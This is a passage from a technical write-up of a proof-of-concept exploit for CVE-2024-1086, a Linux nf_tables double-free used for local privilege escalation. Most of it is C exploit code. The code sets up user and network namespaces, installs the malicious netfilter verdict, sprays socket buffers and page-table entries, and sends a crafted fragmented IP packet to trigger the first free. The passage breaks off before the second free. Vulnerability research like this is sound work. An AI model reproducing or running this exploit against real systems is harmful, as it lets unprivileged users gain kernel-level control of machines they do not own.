
5. Proof of Concept


5.1. Execution

Let's breach the mainframe, shall we? The general outlines of the exploit can be derived from the diagram below. In this section I'm trying to link the subsections to this diagram for clarity.

Note that the exploit in this section refers to the new version, not the original KernelCTF mitigation exploit (the new one works on the mitigation instance as well). That write-up will be published seperately in the KernelCTF repository.

Feel free to read along with the source code of the exploit, which is available in my [CVE-2024-1086 PoC repository](https://pwning.tech/nftables/).








Illustration 5.1.1: An birdseye execution overview of the exploit stages.

5.1.1. Setting up the environment

To trigger the bug we need to set up a certain network environment and usernamespaces.

5.1.1.1. Namespaces

For the LPE exploit, we need the unprivileged-user namespaces option set to access nf_tables. This should be enabled by default on major distro's like Debian and Ubuntu. As such, those distrobutions have a bigger attack surface than distro's which do not allow unprivileged usernamespaces. This can be checked using `sysctl kernel.unprivileged_userns_clone`, and `1` means it is enabled:

```
$ sysctl kernel.unprivileged_userns_clone
kernel.unprivileged_userns_clone = 1
```

Codeblock 5.1.1.1.1: The CLI command for checking if unprivileged user namespaces are enabled.

We create the required user and network namespaces in the exploit using:

```
static void do_unshare()
{
    int retv;

    printf("[*] creating user namespace (CLONE_NEWUSER)...\n");

    // do unshare seperately to make debugging easier
    retv = unshare(CLONE_NEWUSER);
    if (retv == -1) {
        perror("unshare(CLONE_NEWUSER)");
        exit(EXIT_FAILURE);
    }

    printf("[*] creating network namespace (CLONE_NEWNET)...\n");

    retv = unshare(CLONE_NEWNET);
    if (retv == -1)
    {
        perror("unshare(CLONE_NEWNET)");
        exit(EXIT_FAILURE);
    }
}
```

Codeblock 5.1.1.1.2: The `do_unshare()` exploit function written in C, which creates the user and network namespaces.

Afterwards, we give ourselves namespace root access by setting UID/GID mappings using:

```
static void configure_uid_map(uid_t old_uid, gid_t old_gid)
{
    char uid_map[128];
    char gid_map[128];

    printf("[*] setting up UID namespace...\n");
```

```

sprintf(uid_map, "0 %d 1\n", old_uid);
sprintf(gid_map, "0 %d 1\n", old_gid);

// write the uid/gid mappings. setgroups = "deny" to prevent permission error
PRINTF_VERBOSE("[*] mapping uid %d to namespace uid 0...\n", old_uid);
write_file("/proc/self/uid_map", uid_map, strlen(uid_map), 0);

PRINTF_VERBOSE("[*] denying namespace rights to set user groups...\n");
write_file("/proc/self/setgroups", "deny", strlen("deny"), 0);

PRINTF_VERBOSE("[*] mapping gid %d to namespace gid 0...\n", old_gid);
write_file("/proc/self/gid_map", gid_map, strlen(gid_map), 0);

#if CONFIG_VERBOSE_
    // perform sanity check
    // debug-only since it may be confusing for users
    system("id");
#endif
}

```

Codeblock 5.1.1.1.3: The `configure_uid_map()` exploit function written in C, which sets up the user and group mappings.

5.1.1.2. Nftables

In order to trigger the bug, we need to set up hooks/rules with the malicious verdict. I will not display the full code here to prevent clutter, so feel free to check the Github repo. However, I use the function below to set the precise verdict.

```

// set rule verdict to arbitrary value
static void add_set_verdict(struct nftnl_rule *r, uint32_t val)
{
    struct nftnl_expr *e;

    e = nftnl_expr_alloc("immediate");
    if (e == NULL) {
        perror("expr immediate");
        exit(EXIT_FAILURE);
    }

    nftnl_expr_set_u32(e, NFTNL_EXPR_IMM_DREG, NFT_REG_VERDICT);
}

```

```
nftnl_expr_set_u32(e, NFTNL_EXPR_IMM_VERDICT, val);

nftnl_rule_add_expr(r, e);
}
```

Codeblock 5.1.1.2.1: The `add_set_verdict()` exploit function written in C, which registers the malicious Netfilter verdict causing the bug.

5.1.1.3. Pre-allocations

Before we start the actual exploitation part of the program, we need to pre-allocate some objects to prevent allocator noise, since there may be sensitive areas in the exploit where it may fail if there is too much noise in the background. This is not rocketscience, and more of a chore than technical magic.

Note the `CONFIG_SEC_BEFORE_STORM` which waits for all allocations in the background to finish, in case some allocations are happening across CPUs. This considerably slows down the exploit (1 second -> 11 seconds), but it definitively increases exploit stability on systems where there may be a lot of background noise. Ironically enough, the success rate increased 93% -> 99,4% (n=1000) **without** the sleep, on systems with barely any workload (like the kernelctf image), so play around with this value as you like.

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    unsigned long long *pte_area;
    void *_pmd_area;
    void *pmd_kernel_area;
    void *pmd_data_area;
    struct ip df_ip_header = {
        .ip_v = 4,
        .ip_hl = 5,
        .ip_tos = 0,
        .ip_len = 0xDEAD,
        .ip_id = 0xDEAD,
        .ip_off = 0xDEAD,
        .ip_ttl = 128,
```

```
.ip_p = 70,
.ip_src.s_addr = inet_addr("1.1.1.1"),
.ip_dst.s_addr = inet_addr("255.255.255.255"),
};
char modprobe_path[KMOD_PATH_LEN] = { '\x00' };

get_modprobe_path(modprobe_path, KMOD_PATH_LEN);

printf("[+] running normal privesc\n");

PRINTF_VERBOSE("[*] doing first useless allocs to setup caching and stuff...\n");

pin_cpu(0);

// allocate PUD (and a PMD+PTE) for PMD
mmap((void*)PTI_TO_VIRT(1, 0, 0, 0, 0), 0x2000, PROT_READ | PROT_WRITE, MAP_FIXED
*(unsigned long long*)PTI_TO_VIRT(1, 0, 0, 0, 0) = 0xDEADBEEF;

// pre-register sprayed PTEs, with 0x1000 * 2, so 2 PTEs fit inside when overlapping
// needs to be minimal since VMA registration costs memory
for (unsigned long long i=0; i < CONFIG_PTE_SPRAY_AMOUNT; i++)
{
    void *retv = mmap((void*)PTI_TO_VIRT(2, 0, i, 0, 0), 0x2000, PROT_READ | PROT_

    if (retv == MAP_FAILED)
    {
        perror("mmap");
        exit(EXIT_FAILURE);
    }
}

// pre-allocate PMDs for sprayed PTEs
// PTE_SPRAY_AMOUNT / 512 = PMD_SPRAY_AMOUNT: PMD contains 512 PTE children
for (unsigned long long i=0; i < CONFIG_PTE_SPRAY_AMOUNT / 512; i++)
    *(char*)PTI_TO_VIRT(2, i, 0, 0, 0) = 0x41;

// these use different PTEs but the same PMD
_pmd_area = mmap((void*)PTI_TO_VIRT(1, 1, 0, 0, 0), 0x400000, PROT_READ | PROT_WRI
pmd_kernel_area = _pmd_area;
pmd_data_area = _pmd_area + 0x200000;

PRINTF_VERBOSE("[*] allocated VMAs for process:\n - pte_area: ?\n - _pmd_area: %

populate_sockets();

set_ipfrag_time(1);

// cause socket/networking-related objects to be allocated
df_ip_header.ip_id = 0x1336;
df_ip_header.ip_len = sizeof(struct ip)*2 + 32768 + 8 + 4000;
```

```
df_ip_header.ip_off = ntohs((8 >> 3) | 0x2000);
alloc_intermed_buf_hdr(32768 + 8, &df_ip_header);

set_ipfrag_time(9999);

printf("[*] waiting for the calm before the storm...\n");
sleep(CONFIG_SEC_BEFORE_STORM);

// ... (rest of the exploit)
}
```

Codeblock 5.1.1.3.1: Partial code for the exploit written in C, which pre-allocates objects to reduce noise on the kernel page allocators.

5.1.2. Performing double-free

Performing the double-free is the most tricky part of the exploit as we need to play with IPv4 networking code and the page allocators. In this section we will perform it so we can obtain arbitrary, unlimited r/w to any physical memory page with Dirty Pagedirectory in the next section, which is ironically enough a lot easier.

5.1.2.1. Reserving clean skb's for masking

In order to allocate skb's before the double-free (which we free in between the double-free to avoid detection and for stability), the exploit sends UDP packets to its own UDP listener socket. Until the UDP listener `recv()`'s the packets, they will remain in memory as separate skb's.

```
void send_ipv4_udp(const char* buf, size_t buflen)
{
    struct sockaddr_in dst_addr = {
        .sin_family = AF_INET,
        .sin_port = htons(45173),
        .sin_addr.s_addr = inet_addr("127.0.0.1")
    };
};
```

```

    sendto_noconn(&dst_addr, buf, buflen, sendto_ipv4_udp_client_sockfd);
}

```

Codeblock 5.1.2.1.1: The `send_ipv4_udp()` exploit function written in C, which abstracts away networking data.

```

static void alloc_ipv4_udp(size_t content_size)
{
    PRINTF_VERBOSE("[*] sending udp packet...\n");
    memset(intermed_buf, '\x00', content_size);
    send_ipv4_udp(intermed_buf, content_size);
}

static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (setup code)

    // pop N skbs from skb freelist
    for (int i=0; i < CONFIG_SKB_SPRAY_AMOUNT; i++)
    {
        PRINTF_VERBOSE("[*] reserving udp packets... (%d/%d)\n", i, CONFIG_SKB_SPRAY_A
        alloc_ipv4_udp(1);
    }

    // ... (rest of the exploit)
}

```

Codeblock 5.1.2.1.2: Partial code for the exploit written in C, which allocated UDP packets to spray `sk_buff` objects, for free-usage later.

5.1.2.2. Triggering double-free 1st free

In order to trigger the double-free I send an IP packet which triggers the nftables rule we set up earlier. It is an arbitrary protocol excluding TCP and UDP, because they would get passed on to the TCP/UDP handler code which would panic the kernel due to data corruption.

Note the usage of the `IP_MF` flag (`0x2000`) in the offset field of IP header, which we use to force the skb into an IP fragment queue, and free the skb at will later by sending the "completing" fragment. Also note that the size of this skb determines the double-free size. If we allocate a packet with 0 bytes

content, the allocated skb head object will be in kmallocc-256 (because of metadata), but if we allocate a packet with 32768 bytes, it will be order 4 (16-page from the buddy-allocator).

```
static char intermed_buf[1 << 19]; // simply pre-allocate intermediate buffers

static int sendto_ipv4_ip_sockfd;

void send_ipv4_ip_hdr(const char* buf, size_t buflen, struct ip *ip_header)
{
    size_t ip_buflen = sizeof(struct ip) + buflen;
    struct sockaddr_in dst_addr = {
        .sin_family = AF_INET,
        .sin_addr.s_addr = inet_addr("127.0.0.2") // 127.0.0.1 will not be ipfrag_t
    };

    memcpy(intermed_buf, ip_header, sizeof(*ip_header));
    memcpy(&intermed_buf[sizeof(*ip_header)], buf, buflen);

    // checksum needs to be 0 before
    ((struct ip*)intermed_buf)->ip_sum = 0;
    ((struct ip*)intermed_buf)->ip_sum = ip_finish_sum(ip_checksum(intermed_buf, ip_buflen));

    PRINTF_VERBOSE("[*] sending IP packet (%ld bytes)...\\n", ip_buflen);

    sendto_noconn(&dst_addr, intermed_buf, ip_buflen, sendto_ipv4_ip_sockfd);
}
```

Codeblock 5.1.2.2.1: The `send_ipv4_ip_hdr()` exploit function written in C, which abstracts away checksumming and socket code, when trying to send a raw IP packet.

```
static char intermed_buf[1 << 19];

static void send_ipv4_ip_hdr_chr(size_t dfsize, struct ip *ip_header, char chr)
{
    memset(intermed_buf, chr, dfsize);
    send_ipv4_ip_hdr(intermed_buf, dfsize, ip_header);
}

static void trigger_double_free_hdr(size_t dfsize, struct ip *ip_header)
{
    printf("[*] sending double free buffer packet...\\n");
    send_ipv4_ip_hdr_chr(dfsize, ip_header, '\\x41');
}
```

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (skb spray)

    // allocate and free 1 skb from freelist
    df_ip_header.ip_id = 0x1337;
    df_ip_header.ip_len = sizeof(struct ip)*2 + 32768 + 24;
    df_ip_header.ip_off = ntohs((0 >> 3) | 0x2000); // wait for other fragments. 8 >>
    trigger_double_free_hdr(32768 + 8, &df_ip_header);

    // ... (rest of the exploit)
}
```

Codeblock 5.1.2.2.2: Partial code for the exploit written in C, which sends the raw IP packet and triggers the nf_tables rule we set up earlier.

5.1.2.3. Masking the double-free with skb's

In order to prevent detection of the double-free and to improve stability of the exploit, we spray-free the UDP packets we allocated earlier.

```
static char intermed_buf[1 << 19]; // simply pre-allocate intermediate buffers

static int sendto_ipv4_udp_server_sockfd;

void recv_ipv4_udp(int content_len)
{
    PRINTF_VERBOSE("[*] doing udp recv...\n");
    recv(sendto_ipv4_udp_server_sockfd, intermed_buf, content_len, 0);

    PRINTF_VERBOSE("[*] udp packet preview: %02hhx\n", intermed_buf[0]);
}
```

Codeblock 5.1.2.3.1: The `recv_ipv4_udp()` exploit function written in C, which abstracts away socket code when receiving an UDP packet.

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (trigger doublefree)

    // push N skbs to skb freelist
    for (int i=0; i < CONFIG_SKB_SPRAY_AMOUNT; i++)
```

```

{
    PRINTF_VERBOSE("[*] freeing reserved udp packets to mask corrupted packet... (
    recv_ipv4_udp(1);
}

// ... (rest of the exploit)
}

```

Codeblock 5.1.2.3.2: Partial code for the exploit written in C, which frees the previously allocated sk_buff objects.

5.1.2.4. Spraying PTEs

In order to spray PTEs we simply access the virtual memory pages in the VMA we registered earlier. Note that a PTE contains 512 pages, and therefore `0x20'0000` bytes. Hence, we access once every `0x20'0000` bytes a total of `CONFIG_PTE_SPRAY_AMOUNT` times.

In order to simplify this process, I wrote a macro which converts pagetable indices to virtual memory addresses. I.e. `mm->pgd[pud_nr][pmd_nr][pte_nr][page_nr]` is responsible for virtual memory page `PTI_TO_VIRT(pud_nr, pmd_nr, pte_nr, page_nr, 0)`. For example, `mm->pgd[1][0][0][0]` refers to the virtual memory page at `0x80'0000'0000`.

```

#define _pte_index_to_virt(i) (i << 12)
#define _pmd_index_to_virt(i) (i << 21)
#define _pud_index_to_virt(i) (i << 30)
#define _pgd_index_to_virt(i) (i << 39)
#define PTI_TO_VIRT(pud_index, pmd_index, pte_index, page_index, byte_index) \
    ((void*)(_pgd_index_to_virt((unsigned long long)(pud_index)) + _pud_index_to_virt(
    _pmd_index_to_virt((unsigned long long)(pte_index)) + _pte_index_to_virt((unsigned

static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (spray-free skb's)

    // spray-allocate the PTEs from PCP allocator order-0 list
    printf("[*] spraying %d pte's...\n", CONFIG_PTE_SPRAY_AMOUNT);
}

```

```

for (unsigned long long i=0; i < CONFIG_PTE_SPRAY_AMOUNT; i++)
    *(char*)PTI_TO_VIRT(2, 0, i, 0, 0) = 0x41;

// ... (rest of the exploit)
}

```

Codeblock 5.1.2.4.1: Partial code for the exploit written in C, which sprays PTE pages and defines a macro to convert pagetable indices to virtual addresses.

5.1.2.5. Triggering double-free free 2

We previously drained the PCP list and allocated a bunch of PTEs on the page entry we freed with free 1. Now, we will do free 2 to use its page freelist entry to allocate an overlapping PMD.

